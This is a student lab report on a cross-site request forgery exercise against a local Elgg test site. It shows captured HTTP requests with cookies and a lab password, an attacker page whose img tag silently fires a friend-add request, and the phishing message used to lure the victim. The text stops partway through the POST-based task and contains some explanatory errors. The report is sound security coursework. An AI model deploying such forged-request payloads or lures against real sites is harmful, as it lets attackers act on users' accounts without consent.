

Cross-Site Request Forgery (CSRF) Attack Lab Report

Mudit Vats
mpvats@syr.edu
11/02/2018

Table of Contents

Overview	3
Task 1: Observing HTTP Requests	3
HTTP GET	3
Observations / Explanations	4
HTTP POST.....	5
Observations / Explanations	6
Task 2: CSRF Attack using GET Request.....	6
Observations / Explanations	12
Task 3: CSRF Attack using POST Request.....	12
Observations / Explanations	20
Question 1:.....	21
Question 2:	22
Task 4: Turn-on Countermeasures	23
Observations / Explanations	29
Question 1:	29
Question 2:	29

Overview


This lab report presents observations and explanations for the tasks described in the [Cross Site Request Forgery Attack Lab](#).

Task 1: Observing HTTP Requests

Goal 1: Please use this tool to capture an HTTP GET request and an HTTP POST request in Elgg. In your report, please identify the parameters used in these requests, if any.

HTTP GET

The screenshots below shows the HTTP Header Live capturing an HTTP GET request for <http://www.csrflabelgg.com/action/friends/add?friend=43>. The details of this request are shown in the screenshot below this one. This request is for the Add Friend action on the Elgg web site.



The screenshot shows a Mozilla Firefox browser window. The address bar displays www.csrflabelgg.com/activity. A sidebar on the left titled "HTTP Header Live" shows the captured HTTP request for adding a friend. The request details are as follows:


```
http://www.csrflabelgg.com/action/friends/add
GET HTTP/1.1 302 Found
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=tr8c1q0e93mpj2jfdi4lc8ih3
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Date: Sat, 03 Nov 2018 03:16:11 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

Below the request details, there are two more sections of captured data, each starting with "http://www.csrflabelgg.com/".

At the bottom of the "HTTP Header Live" sidebar, there are buttons for "Clear", "Options", "File Save", "Record Data" (with a checked checkbox), and "autoscroll".

The main content area of the browser shows the "CSRF Lab Site" homepage with a "All Site Activity" section. The activity feed lists several friend additions between users Boby and Alice, with timestamps indicating "just now", "17 minutes ago", and "yesterday". On the right side, a sidebar for user Boby shows links to "Blogs", "Bookmarks", "Files", "Pages", and "Wire posts".



Observations / Explanations

The HTTP GET request shown below can be broken down as follows. Note the highlighting.

`http://www.csrflabelgg.com/action/friends/add?friend=43`

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=tr8c1q0e93mpj2jfdi4lc8ih3
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

The “?”, in green highlight, is the parameter separators/delimiters in a get request; i.e. more parameters can be appended by separating each one with a question mark.

The item “friend=43”, in yellow highlight, is the single parameter provided by this HTTP GET request. It’s a key-value pair, such that, the “friend” is the key and it’s value is 43. In this case, the user Boby is associated with ID 43 and that is the ID provided for the add request.

HTTP POST

The screenshots below shows the HTTP Header Live capturing an HTTP POST request for <http://www.csrflabelgg.com/action/login>. The details of this request are shown in the screenshot below this one. This request is for the Login action on the Elgg web site.

This screenshot shows a Mozilla Firefox browser window. The main content area displays the 'CSRF Lab Site' with the title 'All Site Activity'. The sidebar on the right shows a user profile for 'Boby' with links to 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. On the left, the 'HTTP Header Live' extension is open, showing the raw HTTP POST request sent to <http://www.csrflabelgg.com/action/login>. The request includes headers for User-Agent, Accept, Accept-Language, Accept-Encoding, Referer, Content-Type, and a Set-Cookie for elgg. The body of the request contains the parameters __elgg_token=9b82EwW-2-tWp2lHFudHBA&__elgg_ts=1541214515&username=boby&password=seedboby. Below the extension interface are standard Firefox controls for Clear, Options, File Save, Record Data, and Autoscroll.

This screenshot shows a Mozilla Firefox browser window with the title 'moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox'. It displays the captured POST request to <http://www.csrflabelgg.com/action/login>. The request is labeled 'POST' and shows the full header and body. The header includes the same information as the previous screenshot. The body of the request is identical: __elgg_token=9b82EwW-2-tWp2lHFudHBA&__elgg_ts=1541214515&username=boby&password=seedboby. At the bottom, there is a 'Send' button and the text 'Content-Length:88'.

Observations / Explanations

The HTTP POST request shown below can be broken down as follows. Note the highlighting.

<http://www.csrflabelgg.com/action/login>

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Cookie: Elgg=5d7qbttdpotrjard69h2cd1qn7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
__elgg_token=9b82EWw-2-
tWp21HFudHBA&__elgg_ts=1541214515&username=boby&password=seedboby
```


Unlike the HTTP GET request, the HTTP POST request does not include parameters in the URL. HTTP POST includes parameters in message body. Similarly, however, parameters are key-value pairs separated by question marks as well.

The first two parameters, __elgg_token and __elgg_ts, are countermeasures put in place by Elgg. The next two parameters, username and password, contain the username and password of the person logging in. In this case, the user is "boby" and the password is "seedboby".

Task 2: CSRF Attack using GET Request

Goal: Assume the role of Boby and create a CSRF attack to add Boby to Alice's friend list.


In the figure below, Alice is logged in and shows that she does not have any friends.



The next two figures shows the directory and web page (task1.html) that Boby, the attacker, is creating to trick Alice.

```
/bin/bash
/bin/bash 80x20
[11/02/2018 20:53] seed@VM:.../Attacker$ ls
task1.html
[11/02/2018 20:53] seed@VM:.../Attacker$ vim task1.html
[11/02/2018 20:54] seed@VM:.../Attacker$ pwd
/var/www/CSRF/Attacker
[11/02/2018 20:54] seed@VM:.../Attacker$
```

The code below embeds the HTTP GET request to add friend 43, which is Boby's ID to whoever accesses this page. Of course, Boby, will send Alice a message to click on a link to get to this web page.




A screenshot of a terminal window titled "/bin/bash". The window shows a shell script with syntax highlighting. The script contains an HTML snippet with an image tag that has a blank src attribute and a red href attribute pointing to "http://www.csrflabelgg.com/action/friends/add?friend=43". The terminal window also displays a cursor at the bottom left and status information at the bottom right indicating "1,1" and "All".

```
html>
<body>
<h1>Welcome to this page</h1>

</body>
</html>

~
```

In the figure below, Boby is logged in. He creates a message to send to Alice which tells her that if she wishes that he not bug her, "Please click link".



In the figure below, Alice is logged in and she sees the message from Bob. She no longer wants him to bug her, so she clicks on the link.

Alice's inbox : CSRF Lab Site - Mozilla Firefox

Alice's inbox : CSRF Lab | Add-ons Manager | +

www.csrflabelgg.com/messages/inbox/alice

Account »

CSRF Lab Site

Activity Blogs Bookmarks Files Groups More »

Messages

Inbox

Compose a message

Boby Hello! just now

Hi Alice,

Please click link below to stop me from bugging you!

<http://www.csrflabattacker.com/task1.html>

Thanks,
Boby

Delete Mark read Toggle all

Search


Alice

Blogs Bookmarks Files Pages Wire posts


Inbox Sent messages

Powered by Elgg

While Alice is still logged into Elgg, she clicks on the link Boby sent her. This link takes her to another web page. It doesn't look suspicious, but really doesn't seem to do anything. She then proceeds to go back to her Elgg session.



Peering into Alice's friends, we can see that Boby is now friends with Alice. This means that Boby's CSFR attack worked!



Observations / Explanations

This attack worked by employing social engineering and technology. On the technology side, Boby implemented a web site which contained an Add Friend request. The request was embedded into an img tag so that it executes automatically when Alice hits the web page. In the request, he specifies his ID as the ID for the friend to add.

Boby used his social engineering tactics by sending her a convincing message to click on his, attacker's, web site address. Once the web site is hit, the friend request executes and Boby is added to Alice's friend list.

Task 3: CSRF Attack using POST Request

Goal: Launch a similar task as Task 2, but this time edit Alice's profile to include the message "Bob is My Hero!" and accomplish this using HTTP POST.

The figure below shows submission after an Edit to Bob's page. Boby used HTTP Header Live to view the Edit HTTP POST request so that he can edit Alice's profile page. The screen shot below this, shows the details of that request.

The figure shows a screenshot of Mozilla Firefox. The main window displays the 'CSRF Lab Site' profile page for a user named 'Boby'. The page features a large image of a cartoon character (Bob the Builder) wearing a yellow hard hat and blue overalls. Below the image, there is a brief bio: 'About me' and 'Bob is great!'. To the right of the bio is a button labeled 'Add widgets'. On the left side of the main content area, there is a sidebar with links for 'Blogs', 'Bookmarks', 'Files', 'Pages', and 'Wire posts'. At the bottom of the sidebar are two buttons: 'Edit profile' and 'Edit avatar'. The top of the browser window shows the URL 'www.csrflabelgg.com/profile/boby' and the status bar indicates the page is loaded.

HTTP Header Live

Request 1:

